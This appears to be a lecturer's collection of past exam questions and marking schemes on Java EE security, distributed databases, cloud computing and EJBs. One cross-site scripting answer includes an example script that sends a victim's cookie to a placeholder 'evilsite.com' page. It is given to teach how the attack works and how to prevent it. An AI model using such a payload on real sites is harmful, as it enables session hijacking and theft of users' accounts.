Past Exam questions by Topic:

Marking schemes given below are rough notes I had myself, they are included as a guide to how questions are marked, apologies for typos . . .
REMEMBER: 1 mark per valid point made. Answer schemes below are short hand, and highlight the key points / focus of the answer

Topic: Security and Distributed Computing (focus of this question changed a few years ago from a general question on JEE, to more specific questions on security and distributed computing.)

Jan 2014, Q1
Question 1.

a) Compare two **distributed application architectures** you are familiar with. In your answer make reference to: ease of set up; scalability; efficiency; and ease of maintenance.

12 marks

b) Explain the term **heterogeneous distributed data.** Why, in practice, are distributed databases often heterogeneous?

5 marks

c) Discuss the role of a **global transaction manager** in guaranteeing transaction atomicity in a distributed database.

8 marks

a) Not covered this year

b) If designing a database from scratch, then a centralized approach is easier to maintain, and DB would be implemented on a single platform, DBMS and ERD. However as business and allocations are integrated, distributed data evolves from merging existing data sources, and is usually heterogeneous , termed a bottom up approach. These resources can be stored in different databases, spread across different platforms, with separate interfaces and retrieval rules for access.

5 **marks**

c) in a heterogeneous distributed data environment, standard Commit will ensure that each subtransaction sent to a particular DMBS will be ACID compliant, but local DBMS's will not be aware of sections of the transaction sent elsewhere, meaning one DBMS could rollback part of a transaction while another might COMMIT its section, therefore atomicity is violated. The roll of the Global transaction Manager is to implement 2-phase commit across sites, ensuring no subtransaction commits until all have voted to commit; otherwise all subtransactions are rolled back.

8 marks

Jan 2013, Q5.

b) Explain in detail one type of attack the code below is vulnerable to. What are the possible implications of this type of attack? Recommend amendments to the code which would prevent such an attack.

recommendBook.html	**process.jsp**

<form action="process.jsp">
What was the last album you bought?
<input type="text" name="album"/>
<input type="submit" value="Continue"/>
</form>
	//initial HTML
	<%
	//read input parameters
	%>
	 People who like <%= album %> also purchased the following albums:
	// rest of code. . .

10 marks

Marking scheme

b) XSS:

*—Cross site scripting is injecting **scripts** into web pages.*

—It's typically done to transmit cookie or session data to the attacker.

- *The jsp page echos what the user typed in, which if it included javascript, it would be run on the client side when process.jsp responds to the server request.*
- *—e.g. take the following url with embedded java script: <a href=www.validurl.com<script>document.location.replace('http://evilsite.com/stealcookie.jsp?Cookie=' + document.cookie); </script> could be entered as the username*
- *It will appear as a valid URL, but if a user clicks on it, the cookie for their current security context will be sent to stealcookie.jsp*

7 marks

Prevention:

—Validate all input, and reject undesirable strings of characters.

—escape input text using one of many escape schemes available.

—Tie a cookie session to an IP address (to target cookie stealing specifically)

3 marks

Aug 2014, Q1

Question 1.

a) Web based applications are subject to a variety of security threats. Discuss one security vulnerability that can threaten the integrity of a system's most valuable asset, it's data. Your answer should explain both the threat itself illustrated with an example, and how to prevent the threat.

10 marks

b) Outline how both access control and authentication is supported by a Glassfish container. Your answer should cover:

a. Setting up, and securing, user authentication data.

3 marks

b. Setting session bean access constraints at class and method level. Refer to both declarative and programmatic security.

4 marks

c. A comparison of options for authenticating clients.

8 marks

Marking scheme:

a) 10 marks

Will accept any threat can accesses data, expecting SQL injection:

SQL injection involves altering a SQL statement from data entered via a user interface. Typically the data entered would be used to fill a SQL statement in a jsp/asp/php page. Example . . . . .

Avoiding it:
1.Validate input for this type of attack:
—E.g. looking for special characters like ' or ;
2.Avoid putting user data straight into a SQL statement
—Use parameterised statements with type checking. Parameters are automatically escaped by the JDBC driver.
3.Escape dangerous characters, e.g.

b)

Setting up, and securing, user's authentication information: name and password details are stored securely by glassfish server, and set up via admin console. Users can be assigned to a group. Alternatively users can be identified via a certificate. ***3 marks***

a. Declaring roles and setting access constraints at class and method level. Roles are declared using dependency injection with @declareroles or @roles allowed. This can be at class level, and overridden by a dependency injection at method level. Roles can also be checked programmatically within code, effecting what code is executed. ***5 marks***

b. A comparison of options for authenticating clients: ***8 marks***
Four options, in order of least secure to most secure:

1. *HTTP Basic authentication (system generated login dialog box), Base64 encoded*
2. *Form-based authentication (developer provides the login page), again based64 encoded text*
3. *HTTPS Client Authentication – client must provide a Public Key Certificate – uses HTTP over SSL (HTTPS) providing dat encryption.*
4. *Mutual Authentication – more secure again, as both the client and the server are authenticated. The server sends a certification to the client, and the client can present and certification or login details.*

Jan 2013 Q5

d) "In 2011, SQL injection was responsible for the compromises of many high-profile organizations, including Sony Pictures, PBS, MySQL.com, security company HBGary Federal, and many others." [ref: http://cwe.mitre.org/top25/]

Discuss the statement above with reference to:

i. What is SQL injection **5 marks**

ii. Ways in which SQL injection can be used to compromise data. **3 marks**

iii. How to detect a SQL injection vulnerability. **4 marks**

iv. Coding to prevent SQL injection. **6 marks**

e) Explain Roles as used in JEE security. In your answer, make reference to the access control annotations used in the session bean code extract below.

```
@Stateless
@RolesAllowed("javaee")
public class HelloEJB implements Hello {
@PermitAll
public String method1(String msg)
{ . . . }
public String method2(String msg)
{ . . . }
@DenyAll
public String method3(String msg)
{ . . . }
}
```

7 marks

Marking scheme

i. *What is SQL injection*
SQL injection involves altering a SQL statement from data entered via a user interface. Typically the data entered would be used to fill a SQL statement in a jsp/asp/php page that follows.
The resulting SQL will return ALL rows in the table, which may allow the user to login depending on how the results of the query are processed.
5 marks

ii. *Ways in which SQL injection can be used to compromise data*
Access data (loss of confidentiality); access control (detect a used name and password); integrity (makes changes to the data in the database – update or delete.
3 marks

iii. *How to detect a SQL injection vulnerability*
automated static analysis tools; dynamic tools and techniques that interact with the software using large test suites with many diverse inputs; Manual analysis
4 marks

iv. *Coding to prevent SQL inject*
Using persistence layers such as Hibernate or Enterprise Java Beans
Process SQL queries using prepared statements, parameterized queries
Properly quote arguments and escape any special characters within those arguments.

Run your code using the lowest privileges that are required to accomplish the necessary tasks
Duplicate client side security checks on the server side.
Assume all input is malicious. Use an "accept known good" input validation strategy,

6 marks

f)
Roles: ***3 marks***
A role *is an abstract name for the permission to access a particular set of resources. Roles can be mapped to users, or groups of users. Where the role has te same name as a user or group, that mapping will be done automatically.*

@Stateless
@RolesAllowed("javaee") - default access control if not over ridden at method level.
public class HelloEJB implements Hello {
Method1: @PermitAll overrides bean default, allowing all users to access this method
method2 only users is role 'javee" can access this method
method3(String msg) – overrides bean level access control, deny all users access. This could be use to temporarily disable a method.
5 marks

2013 Repeat, Q1.

d) You have been asked by a company to review their current integration architecture, and recommend an alternative approach. Their current architecture is point to point, which has served them well in the past, but they are worried about it's limitations as the company grows.

Write a report reviewing the strengths and weaknesses of their current architecture, and give details of an alternative solution to address their architecture's weaknesses. Justify why your recommendation will serve the company into the future as they continue to expand and acquire new businesses.

11 marks

(Strength of point-to-point , 2 marks; weaknesses of point to point – 4 marks; explanation of alternative and why it is better – 5 marks)

2013 Repeat Q4

a) Explain why, in practice, distributed databases tend to be heterogeneous rather than homogeneous. Your answer should also explain **heterogeneous distributed data**.

8 marks

b) Why might a transaction use 2-Phase Commit when updating data in a heterogeneous distributed database? Explain how the protocol works.

12 marks

c) Is 2-Phase Commit sufficient to guarantee all ACID properties in a heterogeneous distributed database environment, assuming local DBMS's are ACID compliant? Explain your answer.

5 marks

Marking scheme

a) If designing a database from scratch, then a centralized approach is easier to maintain, and DB would be implemented on a single platform, DBMS and ERD. However as business and allocations are integrated, distributed data evolves from merging existing data sources, and is usually heterogeneous , termed a bottom up approach. These resources can be stored in different databases, spread across different platforms, with separate interfaces and retrieval rules for access.

8 marks

b)

When used: in a heterogeneous distributed data environment, standard Commit will ensure that each subtransaction sent to a particular DMBS will be ACID compliant, but local DBMS's will not be aware of sections of the transaction sent elsewhere, meaning one DBMS could rollback part of a transaction while another might COMMIT its section, therefore atomicity is violated.**4 marks**

Explanation – 2-phase commit:

A global transaction is initiated at some site by the Global Transaction Manager at that site (the coordinator).

These subtransactions are sent to the participant sites, where they are processed by the Local Transaction Manager at each site.

When the subtransaction has finished processing, it cannot yet issue a commit, since it represents only a part of the global transaction. The participant sends a message to the coordinator indicating that it is ready to commit (or abort) the subtransaction. It is, however, free to rollback.

The coordinator gathers all the responses from all participants and decides whether to commit or abort the global transaction. It can only commit if each of the participants has voted to commit. If one or more vote to abort (or fail to respond within a certain time), the coordinator instructs all participants to abort

The decision is sent to all participants, and they take the appropriate action to commit or abort, depending on the decision of the coordinator. **8 marks**

c) Looking for an understanding of why 2-phase locking is also needs to be managed globally to guarantee isolation, as 2-phase commit only covers atomicity and durability.

5 marks

Jan 2011, Q4

c) Web interfaces are subject to a variety of security threats. Discuss one security threat that exploits common vulnerabilities in a web interface. Your answer should explain both the threat itself, and how to prevent it.

10 marks

d) JEE security is based on Realms, Users, Groups and Roles.

i) Explain what a realm is, and the types of realms supported by JEE security.

5 marks

ii) Explain how to declare which roles are permitted access to a session bean.

3 marks

e) Elaborate on two types of user authentication supported by JEE security. Compare each in-terms of the level of security offered.

7 marks

Marking scheme:

a) Can discuss any relevant threat such as SQL injection, cross side scripting
Explanation: 7 marks each
How to avoid: 3 marks each.

b)
i)
—A realm is all valid users and groups for an application. —A realm has three categories of users: File – lists users, identified by a user name and password; Admin-realm – list of users with administration rights; Certificate – uploaded digital certificates which can be accepted to identify users. (5 marks)

ii) (3 marks):
—A role is an abstract name for the permission to access a particular set of resources.

include code such as the following at the top of the session bean
@Stateless
@RolesAllowed("salesStaff")

c) Could explain any of the following: basic authentication; form based authentication;HTTPS Client; certificate based Mutual Authentication (user name- and password-based mutual authentication),
Explanation – 3 marks each; comparing level of security offered – 1 mark.

Jan 2012, 4

a) Having reviewed the code for an existing web based application, you have identified that the application is open to a SQL Injection attack. Report on your findings as follows:

i) Explain, with the aid of an example, how the website's simple login form could be susceptible to a SQL injection attack.

9 marks

ii) Detail some simple measures that could be implemented on the server side to help prevent such an attack.

4 marks

b) Many applications use a simple login form for authentication, which is not the most secure option.
Identify two weaknesses of this method of authentication, and give details of a more secure alternative, supported by JEE security, which addresses both weaknesses.
Illustrate your answer with a diagram.

12 marks


Marking schemes

a) Explanation such as bleow – 5 marks; example 4 marks
(i) SQL injection involves altering a SQL statement from data entered via a user interface.
Typically the data entered would be used to fill a SQL statement in a jsp/asp/php page that follows.
The resulting SQL will return ALL rows in the table, which may allow the user to login depending on how the results of the query are processed.
(ii) – **4 marks** Ways to prevent such attackes:
1.Avoid putting user data straight into a SQL statement
2. Escape dangerous characters

b) Weaknesses **2 marks**:
1. Server not authenticated, only client
2. Password information is not encrypted, and so transmission is unsecure (unless using SSL as well).

Alternative: certificate or username & password mutual authentication.
Mutual authentication : both the client and the server are authenticated.
Username- and password- mutual authentication sends a dialog box to the client for login as per basic authentication, however the password is encrypted.
Server authenticated with a certificate.
With certificate based authentication, both client and server are authenticated using a certification. **5 marks**

Diagram to the right: 5 marks.



Topic: Cloud computing

Jan 2014, **Question 2.**

a) "Cloud computing represents a huge growth opportunity for both the EU and Ireland. A recent report suggests that it could contribute up to €250 billion to EU GDP in 2020 and over 3.8 million jobs."

Dr. Theo Lynn, Cloud Computing Technology, DCU

Discuss this statement in terms of what you believe are the benefits of cloud computing, and it's capacity to create jobs and wealth in our economy.

10 marks

b) As a member of an IT development department, you have been asked to research services offered in the 'Platform as a Service' (PaaS) layer of the cloud-computing stack. Of specific interest is the benefits of using PaaS for a large software development project with multiple developers.

i. Discuss the characteristics of PaaS, and what distinguishes PaaS from IaaS.

8 marks

ii. Explain in what circumstances it would, and would not, be an appropriate choice for a large software development project.

7 marks

Marking scheme:

a) 10 marks for discussion such as:

Benefits: looking for points along the lines of:

- *The total cost of information technology (**"IT"**) for Irish businesses and public sector users was **€**4.2bn in 2009. Goodbody has estimated Irish businesses and public sector bodies would benefit from cost savings of approximately **€**0.5bn per annum if Cloud Computing is adopted quickly by Irish IT users, bringing cost down from €4+billion.*
- *Cloud Computing will mean that even the smallest user of IT will have access to IT services of the highest quality.*
    - *This could result in the formation of up to 2,000 additional non-IT small and medium sized businesses in Ireland alone, over the short to medium term.*
    - *These businesses could increase employment in the economy by 11,000.*

In addition, innovative firms are entering these new markets and developing Software as Service offerings, e.g.:

- *Clavis Technology who have developed a specialist utility to validate data as it is captured or sourced;*
- *HR Locker which provides large and small businesses with tools to manage their human resources; and,*
- *Lucey Technology who have developed online payment and collaborative working offerings.*

A significant number of indigenous software firms are active in Cloud Computing.

- *In particular there is a large and active community of start ups developing new Cloud Computing software and services.*
    - *E.g. Ireland is host to the largest BizSpark community per capita outside the USA, with over 400 firms participating. A high proportion of this community are developing Cloud Computing products.*

b)

*(i) Explanation & characteristics of PaaS – **8 marks***

- *Platform-as-a-service in the cloud is defined as a set of software and product development tools hosted on the provider's infrastructure.*
- *Developers create applications on the provider's platform over the Internet.*

There are differing opinions on what constitutes PaaS but some basic characteristics include:

- *Services to develop, test, deploy, host and maintain applications in the same integrated development environment.*
- *Multi-tenant architecture where multiple concurrent users utilize the same development application.*
- *Built in scalability of deployed software including load balancing and failover.*
- *Integration with web services and databases via common standards*
- *Support for development team collaboration – some PaaS solutions include project planning and communication tools*
- *Tools to handle billing and subscription management*

(ii)

*When appropriate? **– 3 marks***

- *PaaS is especially useful in any situation where multiple developers will be working on a development project or where other external parties need to interact with the development process.*
- *It is proving very popular for those who have an existing data source and want to create applications which leverage that data.*
- *it is also useful where developers wish to automate testing and deployment services.*

*When it is not appropriate **– 4 marks***

- *Where the application needs to be highly portable in terms of where it is hosted.*
- *Where proprietary languages or approaches would impact on the development process.*
- *Where a proprietary language would hinder later moves to another provider – concerns are raised about vendor lock-in.*
- *Where application performance requires customization of the underlying hardware and software.*

Aug 2014,**Question 2.**

a) Give an overview of any <u>two</u> of the three layers of the cloud computing stack. Discuss the relevance of both layers when considering options for application development based on Java EE's three tier architecture.

10 marks

b) For a service to be considered a cloud based service, it must satisfy a number of characteristics. Explain <u>three</u> such characteristics.

6 marks

c) Discuss three technical challenges facing cloud forensics.

9 marks

Marking scheme

a) 5 marks for each layer, broken downs as follows:
Overview of each of the two layers - 3 marks each
Relevance of each layer – 2 marks each
software as a service: maybe no need to develop from scratch if part of the solution is available on the cloud
Infrastucture as a service – allows the company to cater for varying demands on resources, providing easy expansion
Platform as a service – development could take place on the cloud, but need to be careful of limitations of license agreements.

b) Looking for points such as the following, ***2 marks*** *for each point:*

Utility Pricing

Cloud Computing is first a foremost defined by its utility-based pricing model. Users of the platform consume computing and storage services on demand and pay for them as they go

Elastic Resource Capacity

Cloud Computing differs from more traditional forms of distributed computing in the way it scales computing and storage resources up and down. Instead of tapping from a fixed set of resources, users can add or remove capacity at will, almost instantaneously, and only pay for what they actually use.

Virtualized Resources

Cloud Computing would not be possible without virtualization, not for arcane technical reasons, but for one obvious business requirement: the need for multi-tenancy. In order to benefit from economies of scale, cloud computing is predicated upon the sharing of a common infrastructure by multiple groups of users, often referred to as tenants.

Management Automation

Cloud Computing platforms differ from traditional corporate data-centers in one major way: standardization. most Cloud Computing platforms usually standardize on a single kind of CPU (x86-based predominantly), a single hypervisor (VMware, Xen, etc.), a single operating system (some Linux distribution usually), and a single database (MySQL rules).

Self-service Provisioning

With Cloud Computing, business end users can provision applications and user accounts in a few mouse clicks, and these become available instantly.

Third-party Ownership

Cloud Computing is also a form of outsourcing. Customers trying to focus the allocation of scarce capital resources to their core businesses soon realize the benefits of moving IT infrastructure off their balance sheet. Furthermore, as technology evolves and leading service providers roll-out ever larger data-centers, the acquisition and operation of state-of-the-art data-center facilities makes less and less

sense from an economic standpoint for most organizations. Cloud Computing is all about the transfer of ownership for such resources to a third-party that specializes in their deployment.

Managed Operations

Cloud Computing is finally about allocating human resources to tasks that will directly impact the business, rather than simply managing the infrastructure that supports it. As such, Cloud Computing advocates a model according to which the IT infrastructure is not only owned by a third-party, but managed by the third-party as well. Software upgrades, data backups, and the countless other tasks required to manage mission-critical business applications on a day to day basis become the responsibility of a third-party, according to well-defined Service Level Agreements.

c) 3 marks each for relevant points on the following:

- ***Evidence segregation:*** *one essential characteristic of cloud computing is resource pooling where various resources are shared in multi-tenant environments. Forensic investigations require evidence segregation but due to the nature of the multi-tenant environment, it can be virtually impossible to identify which user was using a particular resource(s) at any given time.*
- ***Virtualization:*** *Virtualization is a key technology used to implement cloud services. However tools and procedures are yet to be developed for investigations in virtualized environment, e.g. hypervisor investigations. In cloud forensics, tools and procedures need to be developed to physically locate forensic data at a given timestamp, and physically trace forensic data at a given time period, taking into consideration the jurisdiction(s) of the physical locations.*
- ***Data Collection****: Collecting forensics data should follow procedures that preserve the integrity of data without breaching law(s) and regulation(s) under the jurisdiction(s) where data is collected, or compromising confidentiality of any other tenant(s) sharing the same resource(s). This is currently a seemingly impossible task given the potentially diverse geographic locations where data in the cloud is stored and how it is stored.*

Jan 2013, Q2

c) *"The [Irish] Government believes that between our climate, skills base, telecoms connectivity and existing strengths in ICT, we have the potential to reap substantial benefits in terms of jobs and growth from the global expansion of the [cloud computing] sector"* [ref: Irish Independent, April 2012].

Discuss this statement in terms of what you believe are the benefits to Ireland Inc. from the government's investment in, and promotion of, cloud computing in Ireland, both from the perspective of providers and consumers.

15 marks

Benefits: looking for points along the lines of: ***10 marks***

- *The total cost of information technology (**"IT"**) for Irish businesses and public sector users was **€**4.2bn in 2009. Goodbody has estimated Irish businesses and public sector bodies would benefit from cost savings of approximately **€**0.5bn per annum if Cloud Computing is adopted quickly by Irish IT users.*
- *Cloud Computing will mean that even the smallest user of IT will have access to IT services of the highest quality.*
    - *This could result in the formation of up to 2,000 additional non-IT small and medium sized businesses in Ireland over the short to medium term.*
    - *These businesses could increase employment in the economy by 11,000.*

In addition, innovative Irish firms are entering these new markets and developing Software as Service offerings:

- *Clavis Technology who have developed a specialist utility to validate data as it is captured or sourced;*
- *HR Locker which provides large and small businesses with tools to manage their human resources; and,*
- *Lucey Technology who have developed online payment and collaborative working offerings.*

A significant number of indigenous software firms are active in Cloud Computing.

- *In particular there is a large and active community of start ups developing new Cloud Computing software and services.*
  - *Ireland is host to the largest BizSpark community per capita outside the USA, with over 400 firms participating. A high proportion of this community are developing Cloud Computing products.*

d) As a member of an IT development department, you have been asked to research the potential of using services offered in the 'Software as a Service' (SaaS) layer of the cloud-computing stack. Of specific interest is the potential of SAAS for two applications areas: the company's payroll; and collaboration software to support teams across different geographic locations.

Report on your findings, including an explanation of SaaS, both when it is, and is not, an appropriate choice, and your recommendation for the two applications above.

10 marks

*Explanation of SaaS – **3 marks***
Instead of a software vendor selling a software license that the client then implements and maintains in its own data center, the vendor (or, more properly, the service provider) hosts the system on its own computers in its own data center and provides access to the system on a subscription basis.
In the software-as-a-service cloud model, the vendor supplies the hardware infrastructure, the software product and interacts with the user through a front-end portal.

*When it is appropriate **– 3 marks***
"Vanilla" offerings where the solution is largely undifferentiated.
Applications that have a significant need for web or mobile access.
Software that is only to be used for a short term need.
Software where demand spikes significantly,

*When it is not appropriate – **2 marks***
Applications where extremely fast processing of real time data is required
Applications where legislation or other regulation does not permit data being hosted externally

*Recommendations - **2 marks***

Aug 2013, Q5

a) Give an overview of the three layers of the cloud computing stack, and discuss the relevance of each layer when considering options for application development based on JEE's three tier architecture.

15 marks

Overview of each of the three layers - 3 marks each
Relevance of each layer – 2 marks each, for example:
Software as a service: may not need to develop from scratch if a solution is available on the cloud
Infrastucture as a service – allows the company to cater for varying demands on resources, providing easy expansion
Platform as a service – development could take place on the cloud, but need to be careful of limitations of license agreements.

b) Discuss in what circumstances it may <u>not</u> be appropriate to avail of services in the cloud.

6 marks

Looking for points such as:

- *Where regulatory compliance makes the offshoring or outsourcing of data storage and processing difficult.*
- *Where the highest levels of performance are required, which may require optimising the underlying infrastructure,*

- *on-premise solutions have the capacity to meet the organization's needs.*
- *Where the application needs to be highly portable in terms of where it is hosted.*
- *Where proprietary languages or approaches would impact on the development process, or hinder later moves to another provider .*
- *Where application performance requires customization of the underlying hardware and software*

c) Advise a company on four things to look out for in a service level agreement with a cloud-based provider.

4 marks

Points such as:
Warranty regarding performance, functionality, reliability and availability
Compensation for loss of business if service is interrupted – what is the CAP on Exclusion of Liability
Exclusive jurisdiction - any legal action must be taken abroad, often in United States
How secure is data – backups, disaster recovery plan, does the customer own the data, can data be transferred to another provider. Will data be transferred outside EEA

Jan 2012, Q5

a) For a service to be considered a cloud based service, it must satisfy a number of characteristics. Explain five such characteristics.

10 marks

2 marks each for short explanation of any 5 of the 7 characteristics: utility pricing; elastic resource capacity; virtualised resources; management automation; self-service provision; third part ownership; managed operations.

b) As a member of a development team starting a new project, you have been asked to research the potential of using services offered in the Platform as a Service (PaaS) layer of the cloud-computing stack for this project. The project is to develop a web based application implementing a new service for a company. The development work will include integration with some existing legacy systems and data sources. There will be a number of developers on the team.

Report on your findings, including an explanation of PaaS, when it is, and is not, an appropriate choice, and your recommendation for this project.

12 marks

Explanation of PaaS – 4 marks each
When it is appropriate – 3 marks
When it is not appropriate – 3 marks
Recommendation - 2 marks

c) Would you agree that large data centres supporting cloud computing are energy efficient solutions for the worlds computing needs? List three points in support of your answer.

3 marks

3 marks for any valid points made, either for or against

Topic: EJB's & the business tier

Jan 2014
Question 3.

```
@Stateless
public class CustomerFacade extends AbstractFacade<Customer> {

    @PersistenceContext(unitName = "CustApp-ejbPU")
    private EntityManager em;
    private Customer entityClass;

    @Override
    protected EntityManager getEntityManager() {
        return em;
    }

    public CustomerFacade() {
        super(Customer.class);
    }
……
```

a) Answer the following questions based on extract of code above:

i) Is this code extract from an Entity Class, a Session Bean or a Message Bean? Explain the role of this type of bean as part of a Java EE application. **3 marks**

ii) Explain the annotation `@PersistenceContext`. **3 marks**

iii) Explain the annotation `@Stateless`. **3 marks**

iv) What services does an **Entity Manager** offer an Enterprise Java Bean? **4 marks**

b) You have been asked to implement the following application using Java EE. Apart from the games themselves, identify the entity classes and session beans you would use to implement the functionality described below. Illustrate, with the aid of a diagram, the interactions between application components.

Online game management site:
Initially all users must register with the site, providing a valid email address and password. Once the chosen password is sufficiently secure, the user's details are stored. Shortly afterwards the user receives an email to confirm the user's details. A link on this email will bring the user to a login page. Once logged in, the user can choose a game to play. Following completion of a game, the user's score for that game is recorded. If their score is in the top 10

scores for that game, and user's name is added to the website's score board.

12 marks

Marking scheme

a) Read the extract of code above, and answer the following questions:

*i) Is this code extract from an Entity Bean, a Session Bean or a Message Bean? Session Bean, **1 mark** Role: Implement the business tier – business logic and interactions with persistent storage, **3 mark.***

*ii) Persistence Context – referencing an XML file storing properties relating to the database to connect to, including its JNDI name. **3 marks***

iii) Explain the annotation @Stateless .
*Looking for an understanding that this is a session bean that does not hold session data from one method invocation to the next, and so can be shared by many clients making it lightweight. **3 marks***

*iv) The Entity Manager performs the database CRUD operations and manages database transactions. **3 marks***

Entity beans: user details; user scores; game score board ***3 marks***
Session beans: register and customer login; record user scores; update game score board. ***3 marks***

Diagram to illustrate interactions: ***6 marks***

Aug 2014
Question 3.

c) Explain message beans under the following headings:

i. The role of a message bean in a Java EE application.

2 marks

ii. How message beans differ from session beans.

4 marks

iii. Message beans can avail of the same EJB container services as session beans. Apart from access to an entity manager, discuss two other services available to a message bean.

6 marks

d) Read the extract of code below, which is from an **abstract façade** that session beans in a Java EE application extend. Answer the related questions following the code:

```
public abstract class AbstractFacade<T> {
```

```
private Class<T> entityClass;

public AbstractFacade(Class<T> entityClass) {
        this.entityClass = entityClass;      }

protected abstract EntityManager getEntityManager();

public void create(T entity) {
  getEntityManager().persist(entity);
  }
public void edit(T entity) {
  getEntityManager().merge(entity);
  }
public void remove(T entity) {
    getEntityManager().remove(getEntityManager().merge(entity));
     }
public T find(Object id) {
  return getEntityManager().find(entityClass, id);
  }
```

v) Explain the role of the entity manager in the code above.

5 marks

vi) There are four methods used above from the entity manager class: persist(), merge(), remove() and find(). Explain how each method effects the life cycle of an entity.

8 marks

Marking scheme:Question 3

a)

Role: listen for, and receive asynchronous messages.
Differences: A session bean's methods can be called directly by the client (via an interface)
Methods is a message bean can not be called directly. A message bean listens for messages, and on receiving a message invokes the appropriate method. Session beans can send an asynchronous call/message to a JMS server for processing. Only message beans can receive messages from the message server.
Similarities: Message beans are similar to session beans in terms of the resources and services they can access from the EJB container.

b)

(i) Entity manager: API to manage the entities; read from and write to a given database; allow CRUD (create, read, update, delete) operations; Allow complex queries to retrieve data from the database.

5 marks

(ii)
persist() - mapped & synchronised with a new row in a database table
merge() – update an existing database row from the state of an entity.
remove() - data will be deleted from the database, but the object will remain in memory
find() - set the state of an entity from data in an existing database table row

8 marks

Jan 2013

```
@PersistenceContext(unitName = "MyApp-ejbPU")
private EntityManager em;

public NewMessage() {
}

public void onMessage(Message message) {
    ObjectMessage msg = null;

    if (message instanceof ObjectMessage) {
        msg = (ObjectMessage) message;
        NewsEntity e = (NewsEntity) msg.getObject();
        em.persist(e);
  }
}
```

e) Read the extract of code above, and answer the following questions:

vii) Is this code extract from an Entity Bean, a Session Bean or a Message Bean? In one sentence, state what is the role of this type of bean as part of a JEE application. **2 marks**

viii) Explain the annotation `@PersistenceContext`. **3 marks**

ix) What is the role of the Entity Manager in the context of the code given above? **2 marks**

x) How is the method `public void onMessage(…)` called? **2 marks**

xi) Discuss the implications of the statement `em.persist(e)` on the life cycle events of an entity bean. **4 marks**

f) You have been asked to implement the following application using JEE. Identify the entity beans, session beans and message beans you would use. Illustrate, with the aid of a diagram, the interactions between applications components.

Automatic check-in:
A passenger is identified by scanning their boarding card, and passport photo. Once validated, the passenger's status is updated

to 'checked-in'. If travelling with luggage, a passenger's luggage is accepted one piece at a time. Each piece of luggage is weighed, and a sticker is printed to stick to the luggage handle. If luggage is overweight, the customer is requested to pay a fee before the luggage is accepted.
If for some reason a piece of luggage does not make it onto the plane, the passenger will be notified by text.

12 marks

Entity beans: passenger; luggage ***2 marks***
Session beans: customer check-in, process luggage. ***2 marks***
Message bean: text customer re luggage. ***2 marks***
Diagram to illustrate interactions: ***6 marks***

Aug 2013, Q2

a) Explain each of the following in the context of implementing a Session Bean:

i. Dependency Injection. **4 marks**

ii. Instance Pooling. **6 marks**

iii. Accessing container services. **4 marks**

b) Read the extract of code below, and answer the related questions following the code:

```
@MessageDriven(mappedName = "jms/NewMessage", activationConfig
=  {
                              .......      })
public class NewsMessage implements MessageListener {

    @Resource
    private MessageDrivenContext mdc;
    @PersistenceContext(unitName = "MyApp ")
    private EntityManager em;

    public NewMessage() {
    }

    public void onMessage(Message message) {
        ObjectMessage msg = null;

        if (message instanceof ObjectMessage) {
            msg = (ObjectMessage) message;
            MyEntity e = (MyEntity) msg.getObject();
            save(e);
    }

    public void save(Object object) {
```

```
            em.persist(object);
        }
}
```

i) Explain what type of Bean this is, and give an example of when it would be appropriate to use such a bean as part of a JEE application.

4 marks

ii) Explain the line of code: `MyEntity e = (MyEntity) msg.getObject();`

2 marks

iii) Explain why this bean needs to access a Persistence Context and create an instance of an Entity Manager.

5 marks

Marking scheme part a)

i. Dependency Injection to access resources

Dependency injection simplifies access to resources by using annotations instead of direct calls to JNDI, e.g. @Resource private javax.sql.DataSource AdventureDB, rather than refenceing the resource using JNDI. It can also be used to access instances of container managed EJB's;

4 marks

ii. Instance pooling

Instance pooling is managing a collection of bean instancess so they are quickly accessible at runtime. An EJB container creates serveral instances of the bean, in anticipation of client requests. As clients make business method requests, bean instances from the pool are assigned to the interface associated with the client.
When the client doesn't need the instance any more, or time has elapsed since the last request, the instance is return to the pool. Instances are selected arbitrarily from the pool. Instance pooling can be used for stateless and singleton session beans.

6 marks

iii. Accessing container services such as the timer service

Looking for points covering: The session bean accesses services provided by the container via the **session context**. Most services are handled transparently by the container on behalf of the bean. Sometimes the bean needs to explicitly use container services such as the timer service to schedule method execution.

4 marks

Marking scheme Part b, iii

The bean is adding a new row to a database table, based on the object it has retrieved from the message queue. To do this, the bean needs to know what database to use, which is defined in the persistence context, and it needs to avail of the CRUD methods available from the entity manager.

Jan 2012, Q2

```
@Stateless
public class MyEntityFacade {
    @PersistenceContext(unitName = "MyApp-ejbPU")
    private EntityManager em;

    public void create(MyEntity e) {
        em.persist(e); }

    public void edit(MyEntity e) {
        em.merge(e); }
```

a) Read the extract of code above, and answer the following questions:

i) Is this code extract from an Entity Bean, a Session Bean or a Message Bean? In one sentence, state what is the role of this type of bean as part of a JEE application.

2 marks

i) Explain the annotation @**Stateless**, and also explain two alternatives that could have been considered for this type of bean.

7 marks

ii) Explain what a Persistence Context is. **2 marks**

iii) What is the role of the Entity Manager in the context of the code given above?

2 marks

b) Explain the role of **Instance Pooling** and **Activation** in EJB resource management.

12 marks

Marking scheme:
A, ii)
Looking for an understanding that this is a session bean that does not hold session data from one method invocation to the next, and so can be shared by many clients making it lightweight. Alternatives are Stateful session beans, which do maintain conversation state, and so cannot be shared; and a singleton session bean, for which only one instance is created for the application, and shared by all clients.

B)

iv. Instance pooling

Instance pooling is managing a collection of bean instances so they are quickly accessible at runtime. An EJB container creates serveral instances of the bean, in anticipation of client requests. As clients make business method requests, bean instances from the pool are assigned to the interface associated with the client.
When the client doesn't need the instance any more, or time has elapsed since the last request, the instance is return to the pool. Instances are selected arbitrarily from the pool. Instance pooling can be used for stateless and singleton session beans.

6 marks

ii) activation

- Instances of Stateful session beans are created as a result of a client request, and are used exclusively by that client for their lifetime- maintaining conversational state. The integrity of this conversational state needs to be maintained for the life of the beans service to the client, so they can not be pooled.
  To conserve resouces, stateful session beans can be **evicted** from memory, i.e. the conatiner passivates the bean.
